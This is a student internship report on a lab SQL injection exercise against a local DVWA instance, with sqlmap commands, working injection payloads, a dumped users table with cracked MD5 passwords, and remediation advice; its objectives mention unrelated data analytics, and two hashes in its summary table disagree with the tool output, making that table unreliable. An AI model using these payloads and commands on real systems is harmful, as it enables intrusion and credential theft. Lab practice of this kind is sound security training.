INTERNSHIP REPORT

Name: Ravi S

Course: Bachelor Of Engineering

University Roll No. :4GE12EC035

Branch s Year: Electronics and communication(completed)

University: Visvesvaraya Technological University Belagavi .

Internship Title: Penetration Tester Intern

Company Name: Deltaware Solution Pvt. Ltd.

Duration: 13 AUG 2025 – 13 SEP 2025(4-Weeks)

Location: Banda, Kanpur, Uttar Pradesh(220001)

Under the Guidance of: Mr. Anuj Kumar Dwivedi

(Founder C CEO at Deltaware Solution Pvt.Ltd)

Submitted by :

Ravi S

Submitted To:

Deltaware Solution Pvt Ltd

Submitted Date :

10/09/2025

Authorised Signatory

Acknowledgement

I would like to express my heartfelt gratitude to **Deltaware Solution Pvt. Ltd.** for giving me the opportunity to pursue my internship as a **: Penetration Tester Intern**. It was a truly enriching experience that allowed me to apply my academic knowledge in a practical, real-world environment.

I am deeply thankful to **Mr. Anuj Kumar Dwivedi**, under whose guidance and mentorship I was able to gain valuable insights into data analytics, business problem-solving, and industry best practices. His support, constructive feedback, and encouragement throughout the internship helped me enhance my technical as well as professional skills.

Finally, I am grateful to all my colleagues and peers who supported me directly or indirectly in completing this internship successfully.

Company Profile

Deltaware Solution Pvt. Ltd.

Welcome to Deltaware Solution Pvt. Ltd., a leading name in cybersecurity and web development. The company was founded by **Mr. Anuj Kumar Dwivedi**, a seasoned cybersecurity expert with over 4 years of experience, and co-founded by **Mr. Ashutosh Dwivedi**. Established on **11 April 2025** in **Banda, Uttar Pradesh** (ROC: Kanpur), DeltaWare is committed to delivering **cutting-edge cybersecurity solutions** and **web development services** to businesses worldwide.

With an **authorized** company C legally registered under **CIN: U620GGUP2025PTC221138**. Backed by a team of skilled professionals, Deltaware offers services spanning **software development, network integration, cloud infrastructure, IT support, and business intelligence solutions**.

Our Mission

Our mission is to **fortify the digital landscape** by providing **top-tier security solutions** and **innovative web services**.
We believe in **Integrity, Innovation, and Excellence**, ensuring that our clients receive the highest level of protection and functionality for their online presence.

Our Vision

To become a **globally trusted IT and cybersecurity partner**, empowering businesses through innovation, reliability, and data-driven digital transformation — while building a safer, smarter, and more connected digital future.

Internship Objectives

The primary objectives of my internship at **Deltaware Solution Pvt. Ltd.** were:

- To gain **hands-on practical experience** in the field of **Penetration Tester Intern** by working on real-world projects.
- To **apply classroom knowledge** of data analysis, statistics, and programming to solve business problems effectively.
- To enhance skills in **data visualization and reporting** using modern tools and techniques for better decision-making.
- To understand the **workflow of IT and data-driven projects** in a professional environment

Project Name : Smart SQL Injection Payload Generator

Executive Summary

This project demonstrates a comprehensive SQL injection attack on the Damn Vulnerable Web Application (DVWA), successfully identifying multiple SQL injection vulnerabilities and extracting sensitive data including user credentials. The testing revealed critical security flaws that could lead to complete database compromise.

Table of Contents

Project Overview

This security assessment was conducted on the DVWA application running on a local environment. The objective was to identify, exploit, and document SQL injection vulnerabilities while demonstrating proper ethical hacking practices.

Methodology

1. **Environment Setup**: Configured DVWA on Kali Linux with security set to "Low"
2. **Reconnaissance**: Identified potential injection points in the application
3. **Vulnerability Assessment**: Used manual testing and automated tools to identify SQLi vulnerabilities
4. **Exploitation**: Successfully extracted database information and sensitive data
5. **Documentation**: Recorded all findings and created this comprehensive report

Tools Used

- **SQLMap**: Automated SQL injection tool
- **DVWA**: Target vulnerable web application
- **Kali Linux**: Penetration testing environment
- **Browser Developer Tools**: For session management and debugging

Findings

Database Enumeration

SQLMap successfully identified two databases:

- dvwa (application database)
- information_schema (system database)



Table Discovery

Within the dvwa database, two tables were identified:

- guestbook
- users

```
┌──(ravis㉿Ravi)-[~]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=c6cd3dd3aadbcf046e643666d187f46c; security=low" \
  --batch -D dvwa --tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . [,] | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:03:03 /2025-09-09/

[10:03:03] [INFO] resuming back-end DBMS 'mysql'
[10:03:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7034=7034#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 2212 FROM(SELECT COUNT(*),CONCAT(0x716b717671,(SELECT (ELT(2212=2212,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGI
NS GROUP BY x)a)-- nwFk&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7428 FROM (SELECT(SLEEP(5)))sJmo)-- RbQG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b717671,0x7068536a77446c794b76594b5342764c4b61484a654d4d506a5274616873576469666348495179 71,0x716b786b71)#&Submit=
Submit
---
[10:03:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[10:03:04] [INFO] fetching tables for database: 'dvwa'
[10:03:04] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[10:03:04] [INFO] fetched data logged to text files under '/home/ravis/.local/share/sqlmap/output/localhost'

[*] ending @ 10:03:04 /2025-09-09/
```

User Table Structure

The users table contained the following columns:

- user_id (int)
- user (varchar)
- password (varchar)
- avatar (varchar)
- last_name (varchar)
- first_name (varchar)
- last_login (timestamp)
- failed_login (int)

```
Home   Ubuntu
1  2  3  4
ravis@Ravi: ~
Session  Actions  Edit  View  Help
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:54:08 /2025-09-09/

[09:54:09] [INFO] resuming back-end DBMS 'mysql'
[09:54:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7034=7034#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 2212 FROM(SELECT COUNT(*),CONCAT(0×716b717671,(SELECT (ELT(2212=2212,1))),0×716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGIN
S GROUP BY x)a)-- nwFk&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7428 FROM (SELECT(SLEEP(5)))sJmo)-- RbQG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×716b717671,0×7068536a77446c794b76594b5342764c4b61484a654d4d506a527461687357646966634849517971,0×716b786b71)#&Submit=S
ubmit
---
[09:54:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[09:54:09] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:54:10] [WARNING] reflective value(s) found and filtering out
[09:54:10] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:54:10] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[09:54:10] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:54:10] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[09:54:10] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:54:10] [INFO] starting 4 processes
[09:54:22] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:54:28] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:54:42] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:54:48] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+--------+-------------------------------+----------------------------------------+-----------+------------+---------------------+-------------+
| user_id | user   | avatar                        | password                               | last_name | first_name | last_login          | failed_login |
+---------+--------+-------------------------------+----------------------------------------+-----------+------------+---------------------+-------------+
| 1       | admin  | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2025-09-08 21:49:50 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2025-09-08 21:49:50 | 0            |
| 3       | 1337   | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2025-09-08 21:49:50 | 0            |
| 4       | pablo  | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2025-09-08 21:49:50 | 0            |
| 5       | smithy | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2025-09-08 21:49:50 | 0            |
+---------+--------+-------------------------------+----------------------------------------+-----------+------------+---------------------+-------------+

[09:55:29] [INFO] table 'dvwa.users' dumped to CSV file '/home/ravis/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[09:55:29] [INFO] fetched data logged to text files under '/home/ravis/.local/share/sqlmap/output/localhost'

[*] ending @ 09:55:29 /2025-09-09/
```

Extracted User Data

SQLMap successfully extracted and cracked passwords for all users:

Username	Password Hash	Cracked Password
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d42f6629f35	charley
pablo	0d107d09f5bbe40cdea3d936721b1f35	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

SQL Injection Vulnerabilities Identified

1. **Boolean-based Blind SQL Injection**
   - Payload: 1' OR NOT 7034=7034#
2. **Error-based SQL Injection**
   - Payload: 1' AND (SELECT 2212 FROM(SELECT COUNT(*),CONCAT(...
3. **Time-based Blind SQL Injection**
   - Payload: 1' AND (SELECT 7428 FROM (SELECT(SLEEP(5)))sJmo)
4. **UNION-based SQL Injection**
   - Payload: 1' UNION ALL SELECT NULL,CONCAT(...

Vulnerability Analysis

The DVWA application was found to be vulnerable to multiple types of SQL injection attacks:

1. **Input Validation Failure**: The application failed to properly sanitize user input in the id parameter
2. **Error Disclosure**: Detailed database errors were exposed to users
3. **Excessive Privileges**: The database user had excessive permissions
4. **Weak Password Storage**: Passwords were stored using weak MD5 hashing without salting

Impact Assessment

The identified vulnerabilities could lead to:

1. **Complete Database Compromise**: Attackers could read, modify, or delete any data
2. **Authentication Bypass**: Attackers could login as any user, including administrators
3. **Information Disclosure**: Sensitive user information could be exposed
4. **System Compromise**: Potential for further system access through privilege escalation

Recommendations

Immediate Actions

1. Implement parameterized queries/prepared statements
2. Validate and sanitize all user input
3. Implement proper error handling that doesn't expose database information
4. Change all compromised passwords

Medium-Term Improvements

1. Implement a Web Application Firewall (WAF)
2. Apply the principle of least privilege to database accounts
3. Use stronger password hashing algorithms (bcrypt, Argon2)
4. Implement password salting

Long-Term Security Strategy

1. Regular security testing and code reviews
2. Security training for developers
3. Implement a bug bounty program
4. Establish incident response procedures

Conclusion

This project successfully demonstrated the severe impact of SQL injection vulnerabilities. The DVWA application contained multiple critical vulnerabilities that allowed complete database compromise and extraction of sensitive user information. These findings highlight the importance of proper input validation, secure coding practices, and regular security assessments.

The exercise provided valuable hands-on experience with SQL injection techniques and tools, emphasizing both offensive security testing and defensive mitigation strategies.

Appendices

Appendix A: SQLMap Commands Used.

1. Database enumeration:

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="PHPSESSID=SESSION_ID; security=low" --batch –dbs
```

2. Table enumeration:

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="PHPSESSID=SESSION_ID; security=low" --batch -D dvwa --tables
```

3. Column enumeration:

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="PHPSESSID=SESSION_ID; security=low" --batch -D dvwa -T users --columns
```

4. Data extraction:

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
 --cookie="PHPSESSID=SESSION_ID; security=low" --batch -D dvwa -T users --dump
```

Date of Assessment: September 9, 2025
Tester: Ravi S
Testing Environment: Kali Linux, DVWA, MySQL

Prerequisites

1. Kali Linux
2.DVWA installed and configured
3.PHP, Apache, MySQL running

Installation Steps

1. Install DVWA: `git clone https://github.com/digininja/DVWA.git`
2. Set up database: `mysql -u root -p < setup-database.sql`
3. Configure DVWA: Edit `config/config.inc.php`
4. Set security level to "Low"

Testing Steps

1. Identify injection points
2. Use SQLMap with proper session cookies
3. Document findings.